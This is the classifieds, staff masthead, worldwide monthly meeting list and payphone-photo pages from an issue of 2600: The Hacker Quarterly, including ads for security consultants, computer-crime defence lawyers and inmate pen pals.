THE TOORCON FOUNDATION is an organization founded by ToorCon volunteers to help schools in undeveloped countries get computer hardware and to help fund development of open source projects. We have already accomplished our first goal of building a computer lab at Alpha Public School in New Delhi, India, and are looking for additional donations of old WORKING hardware and equipment to be refurbished for use in schools around the world. More information can be found at http://foundation.toorcon.org.

THINKINGFLUIDLY.COM is looking for artists & writers who can and will effectively espouse the hacker ethic. Thinking Fluidly is a quirky/serious non-commercial general interest blog that is just getting started. Please check the site for details.

LOOKING FOR *2600* READERS who would like to offer their services for hire. Want to make money working from home or on the road, call (740) 544-6563 extension 10.

Services

INFORMATION INJECTION is a new site that is designed to educate the masses. We all know that human stupidity is security's weakest link, so let's try a little education as the patch! http://infoinject.org for elites and newbs alike!

BANDIT DEFENSE: SECURITY FOR THE LITTLE GUY. I'll hack into your computer systems and then help you fix all the security holes. I specialize in working with small businesses and organizations, and I give priority to those facing government repression. My services include: hacking your organization from the Internet (comprehensive information gathering and reconnaissance, web application security testing, remote exploits), hacking your organization from your office (physical security, local network audits, and exploitation), wireless network security (slicing through WEP, brute forcing WPA), electronic security culture (evading surveillance, encryption technology, etc.), and other misc. services. More details at www.banditdefense.com, or email info@banditdefense.com.

SUSPECTED OR ACCUSED OF A COMPUTER-RELATED CRIME by California or federal "law enforcement?" You need a brilliant attorney who has actual real world experience defending human beings facing computer-related felony charges in California and federal courts. I invite you to consult with me, Omar Figueroa. I am an aggressive constitutional defense lawyer and semantic warrior committed to the liberation of information, and I have experience defending people accused of the following charges: unauthorized computer access (so-called computer hacking), criminal copyright infringement, and theft of trade secrets. Additionally, I am considered one of the premiere cannabis defense lawyers in Northern California. Please contact me, Omar Figueroa at (415) 986-5591 at omar@stanfordalumni.org, or at 506 Broadway, San Francisco, CA 94133-4507. Complimentary case consultation. All consultations are strictly confidential and protected by the attorney-client privilege.

INCARCERATED *2600* MEMBER NEEDS COMMUNITY HELP to build content in free classified ad and "local business directory" in 50 countries. John Lambros, the founder of Boycott Brazil, has launched a FREE classified ad, want ad, and local business directory in 50 global markets. The mission is simple: "free help to billions of people locating jobs, housing, goods and services, social activities, a girlfriend or boyfriend, community information, and just about anything else in over one million neighborhoods throughout the world - all for FREE. HELP ME OUT! SPREAD THE WORD! Please visit www.NoPayClassifieds.com and add some content. It will take all of five or ten minutes. Links to "No Pay Classifieds" are also greatly appreciated.

BLACK OF HAT BLOG. Free computer programs that help you achieve questionable ends. Hacker information of interest. Visit http://black-of-hat.blogspot.com. Sample programs titles - Crawl, Click, and SiteScan.

BEEN ARRESTED FOR A COMPUTER OR TECHNOLOGY RELATED CRIME? Have an idea, invention, or business you want to buy, sell, protect, or market? Wish your attorney actually understood you when you speak? The Law Office of Michael B. Green, Esq. is the solution to your 21st century legal problems. Former SysOp and member of many private BBS's since 1981 now available to directly represent you or bridge the communications gap and assist your current legal counsel. Extremely detailed knowledge regarding criminal and civil liability for computer and technology related actions (18 U.S.C. 1028, 1029, 1030, 1031, 1341, 1342, 1343, 2511, 2512, ECPA, DMCA, 1996 Telecom Act, etc.), domain name disputes, intellectual property matters such as copyrights, trademarks, licenses and acquisitions, as well as general business and corporate law. Over 11 years experience as in-house legal counsel to a computer consulting business as well as an over 20 year background in computer, telecommunications, and technology matters. Published law review articles, contributed to nationally published books, and submitted briefs to the United States Supreme Court on Internet and technology related issues. Admitted to the U.S. Supreme Court, 2nd Circuit Court of Appeals, U.S. District Court for the Southern and Eastern Districts, and all New York State courts as well as familiar with other jurisdictions as well. Many attorneys will take your case without any consideration of our culture and will see you merely as a source of fees or worse, with ill-conceived prejudices. My office understands our culture, is sympathetic to your situation, and will treat you with the respect and understanding you deserve. No fee for the initial and confidential consultation and, if for any reason we cannot help you, we will even try to find someone else who can at no charge. So you have nothing to lose and perhaps everything to gain by contacting us first. Visit us at: http://www.computorney.com or call 516-9WE-HELP (516-993-4357).

HAVE A PROBLEM WITH THE LAW? DOES YOUR LAWYER NOT UNDERSTAND YOU? Have you been charged with a computer related crime? Is someone threatening to sue you for something technology related? Do you just need a lawyer that understand IT and the hacker culture? I've published and presented at HOPE and Defcon on the law facing technology professionals and hackers alike. I'm both a lawyer and an IT professional. Admitted to practice law in Pennsylvania and New Jersey. Free consultation to *2600* readers. http://muentzlaw.com alex@muentzlaw.com (215) 806-4383

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook. Archives of all shows dating back to 1988 can be found at the *2600* site in mp3 format! Shows from 1988-2007 are now available in DVD-R high fidelity audio for only $10 a year or $150 for a lifetime subscription. Send check or money order to *2600*, PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.

CHEER10S.COM. News Syndicate from the Underground! Posting original and reposted news about the hacking and phreaking world. Regularly posted and looking for news submissions from members. http://www.cheer10s.com

THE HACKERS YOUTUBE. Video sharing community for uploading and watching streaming hacking, modding, and underground videos that the community can rely on to deliver quality content to anyone willing to take the time to learn. http://www.veryangrytoad.com

THE HIGH WEIRDNESS PROJECT. We are a SubGenius wiki seeking submissions of strange, controversial, subversive, and above all Slackful sources of information. We do not follow a so-called "neutral point of view" - please make your entries as biased as you want, as long as they're interesting! Special sections dedicated to information warfare, software, conspiracies, religion and skepticism, and more. Check us out: www.modemac.com.

Personals

OLE TIME HACKER "BOOTLEG" NEEDS HELP. I've been in federal prison these past two years and I got a letter informing me my house is being foreclosed and is due to be sold in February of 2009 due to me not being able to make any more mortgage payments until I get out of here in May 2009. I owe about $50,000 on my mortgage. I need about $20,000 before February 2009 to save my home. If you can help me, please send a bank check for any amount you can spare to Federal Bureau of Prisons, Mike Beketic, 56552-065, PO Box 474701, Des Moines, Iowa 50947. On the check, make sure you include my inmate number ("pay to the order of Michael Beketic 56552-065"). You can write me at: Mike Beketic, 56552-065, Federal Detention Center, PO Box 13900, Seattle, WA 98198-1090. The hacker community is the only HOPE I have left to save my home.

INTERESTED IN REAL WORLD HACKING: Looking to brainstorm via mail (for the incarcerated), email, instant messaging, and eventually over phone. Know anything about locks, safes, phone eavesdropping, scanners, or being in or at places when and where you don't belong? I want to talk real shop, trade ideas, thoughts, etc. Will communicate with all, including those down as I have been there seven straight. Contact info: HF, PO Box 320278, Cocoa Beach, FL 32932 - better yet, username Misterh083 on Yahoo IM, AOL IM, & gmail. Can you bypass Windows XP Pro admin password? Know phone boxes? Mycology? Thanks for reading. Shout out to Stormbringer - 083; keep your chin up.

23 YEAR OLD SERVING 2 YEARS in Sheridan, Oregon for hacking into AT&T plus many other VoIP providers. First to be charged with VoIP crimes. Featured on America's Most Wanted with K. Mitnick. Looking for ANYONE to write me. Check freerobert.com for more info.


COUNTER-INTELLIGENCE, HACKING, computer related countermeasures. Former intelligence officer interested in new computer related technology. In search of friends, contacts, and worldwide penpals any age, race, or orientation. If possible, include photo with letter. No nudity, polaroids, or inmate mail. Spanish or English OK. I purchase magazines, books, unusual pictures with my own funds. WM, 6', 180, blonde, brown - will respond to all. Interested in info on financial privacy, offshore trusts, hacking, and counter-intelligence. D. Coryell, T-68127, PO Box 8504, D3-247up, Coalinga, CA 93210.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. You can also email your ads to subs@2600.com. Be sure to include your subscriber coding (those numbers on the top of your mailing label) for verification.

Deadline for Spring issue: 2/25/09.

HOPE DVDS HAVE LANDED

Over 100 DVDs from last July's HOPE Conference. Everything from lockpicking to social engineering to phone phreaking to hacking of all sorts. Speakers from Jello Biafra to Kevin Mitnick to Adam Savage to Steven Levy to so many more. Obviously we can't list them all here but if you go to http://store.2600.com/lasthopevideos.html you can see all of the details and order them from the comfort of your computer!



You can also get the whole package for $400 and see every talk from all three speaker tracks. Or you can get 5 talks for $40, 10 for $75, 25 for $150, or 50 for $250. You can also get a single talk for $10. Check the store for the list of talks or ask us to mail you one.

To order direct, send a check or money order (U.S. funds) to:
2600
PO Box 752
Middle Island, NY 11953 USA

"I think we agree, the past is over." - George W. Bush

STAFF

Editor-In-Chief
Emmanuel Goldstein

Interim Associate Editor
The Rev. Father Emma Carlin Graf Buchwald

Layout and Design
Skram

Cover
Dabu Ch'wald

Office Manager
Tampruf

Writers: Acidus, Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dragorn, Paul Estev, Mr. French, glutton, Javaman, Joe630, Graverose, Kingpin, Kn1ghtl0rd, Kevin Mitnick, OSIN, The Prophet, David Ruderman, Screamer Chaotix, Silent Switchman, StankDawg, Mr. Upsetter

Webmaster: Juintz

Network Operations: css

Broadcast Coordinators: Juintz, thal

IRC Admins: beave, mangala, koz, r0d3nt

Forum Admin: Skram

Inspirational Music: GZA, Lil Wayne, Jedi Mind Tricks, Immortal Technique, Midnite Marauders

Shout Outs: Reptilian foetus, H1kari, Luiz, Rodrigo, Willian, Teddy Rain, Jason Hartley, Josh Fox, Mark Hosler, Al Stein, John Schindler, Liquid Lux, Renegade and Renaissance

2600 *(ISSN 0749-3851, USPS # 003-176);*
Winter 2008-2009, Volume 25 Issue 4, is
published quarterly by 2600 Enterprises Inc.,
2 Flowerfield, St. James, NY 11780.
Periodical postage rates paid at
St. James, NY and additional mailing offices.

POSTMASTER:
Send address changes to: *2600*
P.O. Box 752 Middle Island,
NY 11953-0752.

SUBSCRIPTION CORRESPONDENCE:
2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

YEARLY SUBSCRIPTIONS:
U.S. and Canada - $24 individual,
$50 corporate (U.S. Funds)
Overseas - $34 individual, $65 corporate

Back issues available for 1984-2007 at
$25 per year, $34 per year overseas
Individual issues available from 1988 on at
$6.25 each, $8.50 each overseas

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept., P.O. Box 99,
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

***2600* Office Line: +1 631 751 2600**
***2600* Fax Line: +1 631 474 2677**

ARGENTINA

Buenos Aires: The "Cruzat Beer House" bar, Sarmiento 1617 (first floor, Paseo La Plaza).

AUSTRALIA

Melbourne: Caffeine at ReVault Bar, 16 Swanston Walk, near Melbourne Central Shopping Centre. 6:30 pm

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St at Central Station. 6 pm

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall. 6 pm

British Columbia

Kamloops: Heros Pub, TRU University campus.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Newfoundland

St. John's: Memorial University Center Food Court (in front of the Dairy Queen).

Ontario

Guelph: William's Coffee Pub, 492 Edinbourgh Rd S. 7 pm

Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm

Toronto: Free Times Cafe, College and Spadina.

Windsor: University of Windsor, CAW Student Center commons area by the large window. 7 pm

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

CZECH REPUBLIC

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm

EGYPT

Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). Payphone: (01273) 606674. 7 pm

Kent: At the end of the bus station opposite Wilkinsons, Canterbury. 6:30 pm

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm

Manchester: Bulls Head Pub on London Rd. 7:30 pm

Norwich: Borders entrance to Chapelfield Mall. 6 pm

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Lille: Grand-Place (Place Charles de Gaulle) in front of the Furet du Nord bookstore. 9 pm

Paris: Place de la Republique, near the (empty) fountain. 6:30 pm

Rennes: In front of the store "Blue Box" close to Place de la Republique. 8 pm

Rouen: Place de la Cathedrale by the benches in front. 8 pm

GREECE

Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

Dublin: At the phone booths on Wicklow St beside Tower Records. 7 pm

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Linux Cafe in Akihabara district. 6 pm

MEXICO

Chetumal: Food Court at La Plaza de Americas, right front near Italian food.

Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St, Auckland Central. 5:30 pm

Christchurch: Java Cafe, corner of High St and Manchester St. 6 pm

Wellington: Load Cafe in Cuba Mall. 6 pm

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm

Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm

Trondheim: Rick's Cafe in Nordregate. 6 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm

SWEDEN

Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm

Huntsville: Stanlieo's Sub Villa on Jordan Lane.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arkansas

Ft. Smith: Rockhouse Coffee, 3501 Old Greenwood Rd. 6 pm

Arizona

Phoenix: Unlimited Coffee (741 E. Glendale Ave). 6 pm.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Monterey: Mucky Duck, 479 Alvarado St. 5:30 pm.

Sacramento: Round Table Pizza at 127 K St.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Plaza (inside). 5:30 pm

San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Tustin: Panera Bread, inside The District shopping center (corner of Jamboree and Barranca). 7 pm

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm

Lakewood: Barnes and Noble in the Denver West Shopping Center, 14347 W Colfax Ave.

District of Columbia

Arlington: Pentagon City Mall by the phone booths next to Panda Express. 6 pm

Florida

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm

Melbourne: House of Joe Coffee House, 1220 W New Haven Ave. 6 pm

Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm

Georgia

Atlanta: Lenox Mall food court. 7 pm

Hawaii

Hilo: Prince Kuhio Plaza food court.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.

Pocatello: College Market, 604 S 8th St.

Illinois

Chicago: Neighborhood Boys and Girls Club, 2501 W Irving Park Rd. 7 pm

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm

Indianapolis: Mo'Joe Coffee House, 222 W Michigan St.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's. 6 pm

New Orleans: Z'otz Coffee House uptown at 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door. 6 pm

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Stratton Student Center (Building W20) at MIT in the 2nd floor lounge area. 6 pm

Marlborough: Solomon Park Mall food court. 6 pm

Northampton: Downstairs of Haymarket Cafe. 6 pm

Michigan

Ann Arbor: Starbucks in The Galleria on S University.

Minnesota

Bloomington: Mall of America, north side food court, between the Dairy Queen and the Greek food place.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 E 39th St.

St. Louis: Galleria Food Court.

Springfield: Borders Books and Music coffeeshop, 3300 S Glenstone Ave, one block south of Battlefield Mall. 5:30 pm

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm

Nevada

Las Vegas: reJAVAnate Coffee, 3300 E Flamingo Rd (at Pecos). 7 pm

New Mexico

Albuquerque: University of New Mexico Student Union Building (plaza "lower" level lounge), main campus. Payphones: 505-843-9033, 505-843-9034. 5:30 pm

New York

New York: Citigroup Center, in the lobby, 153 E 53rd St, between Lexington & 3rd.

Rochester: Panera Bread, 2373 W Ridge Rd. 7:30 pm

North Carolina

Charlotte: Panera Bread Company, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm

Raleigh: Royal Bean coffee shop, 3801 Hillsborough St (next to the Playmakers Sports Bar and across from Meredith College).

North Dakota

Fargo: West Acres Mall food court by the Taco John's. 6 pm

Ohio

Cincinnati: The Brew House, 1047 E McMillan. 7 pm

Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.

Columbus: Easton Town Center at the food court across from the indoor fountain. 7 pm

Dayton: TGI Friday's off 725 by the Dayton Mall.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Tulsa: Promenade Mall food court.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm

Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm

Philadelphia: 30th St Station, southeast food court near mini post office.

Pittsburgh: Panera Bread on Blvd of the Allies near Pitt and CMU campuses. 7 pm

State College: in the HUB above the Sushi place on the Penn State campus.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Republic Coffee, 2924 Walnut Grove Rd. 6 pm

Nashville: Vanderbilt University Hill Center, Room 238, 1231 18th Ave S. 6 pm

Texas

Austin: Spider House Cafe, 2908 Fruth St, front room across from the bar. 7 pm

Houston: Ninfa's Express in front of Nordstrom's in the Galleria Mall.

Utah

Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont

Burlington: Borders Books at Church St and Cherry St on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm

Charlottesville: Panera Bread at the Barracks Road Shopping Center. 6:30 pm.

Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm


Spokane: Coffee Station, 9315 N Nevada (North Spokane). 6 pm

Wisconsin

Madison: Fair Trade Coffee House, 418 State St.


All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

Unusual Payphones




Antarctica. Yes, there are indeed payphones on the seventh continent. This one can be found at New Zealand's Scott Base. It only takes cards.

Photo by rooperator




Bahamas. Found on a cruise ship pier in Nassau, we are told there is indeed a payphone hidden somewhere within all those advertisements.

Photo by Scott



Australia. This is actually a radio payphone found on a Sydney to Canberra country train. It uses satellite and mobile phone networks, and only accepts credit vouchers or credit cards.

Photo by Rowan Wilding




Morocco. Found somewhere in the middle of nowhere near Er Rachidia, this is one impressive phone booth (note writing that says "Telephone Public"). Unfortunately it was locked so the actual payphone remains a mystery.


Photo by Paul Rainey

Visit **http://www.2600.com/phones/** to see even more foreign payphone photos!
Email your submissions to payphones@2600.com.
Do not send us links as photos must be previously unpublished.

The Back Cover Photos



This is NOT the *2600* van but merely one of many cheap imitations.
Thanks to **Vyrix** who spotted this off US-290 in Houston, Texas.
Our lawyers will be following up with a copyright infringement suit.



Now THIS is a van we'd be proud to own. Actually this vehicle, spotted by **asd dasdsa** in Uijongbu, South Korea, is a whole lot more than a mere van. We really don't know what they're up to with this thing, but we want in. (Their website, incidentally, could be used as a pictorial definition of the word "busy.")

Seen a photo with "2600" in it or something of interest to the hacker world? Send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed.

Email your submissions to **articles@2600.com** or use snail mail to:
2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free one-year subscription (or back issues) and a *2600* sweatshirt (or two t-shirts).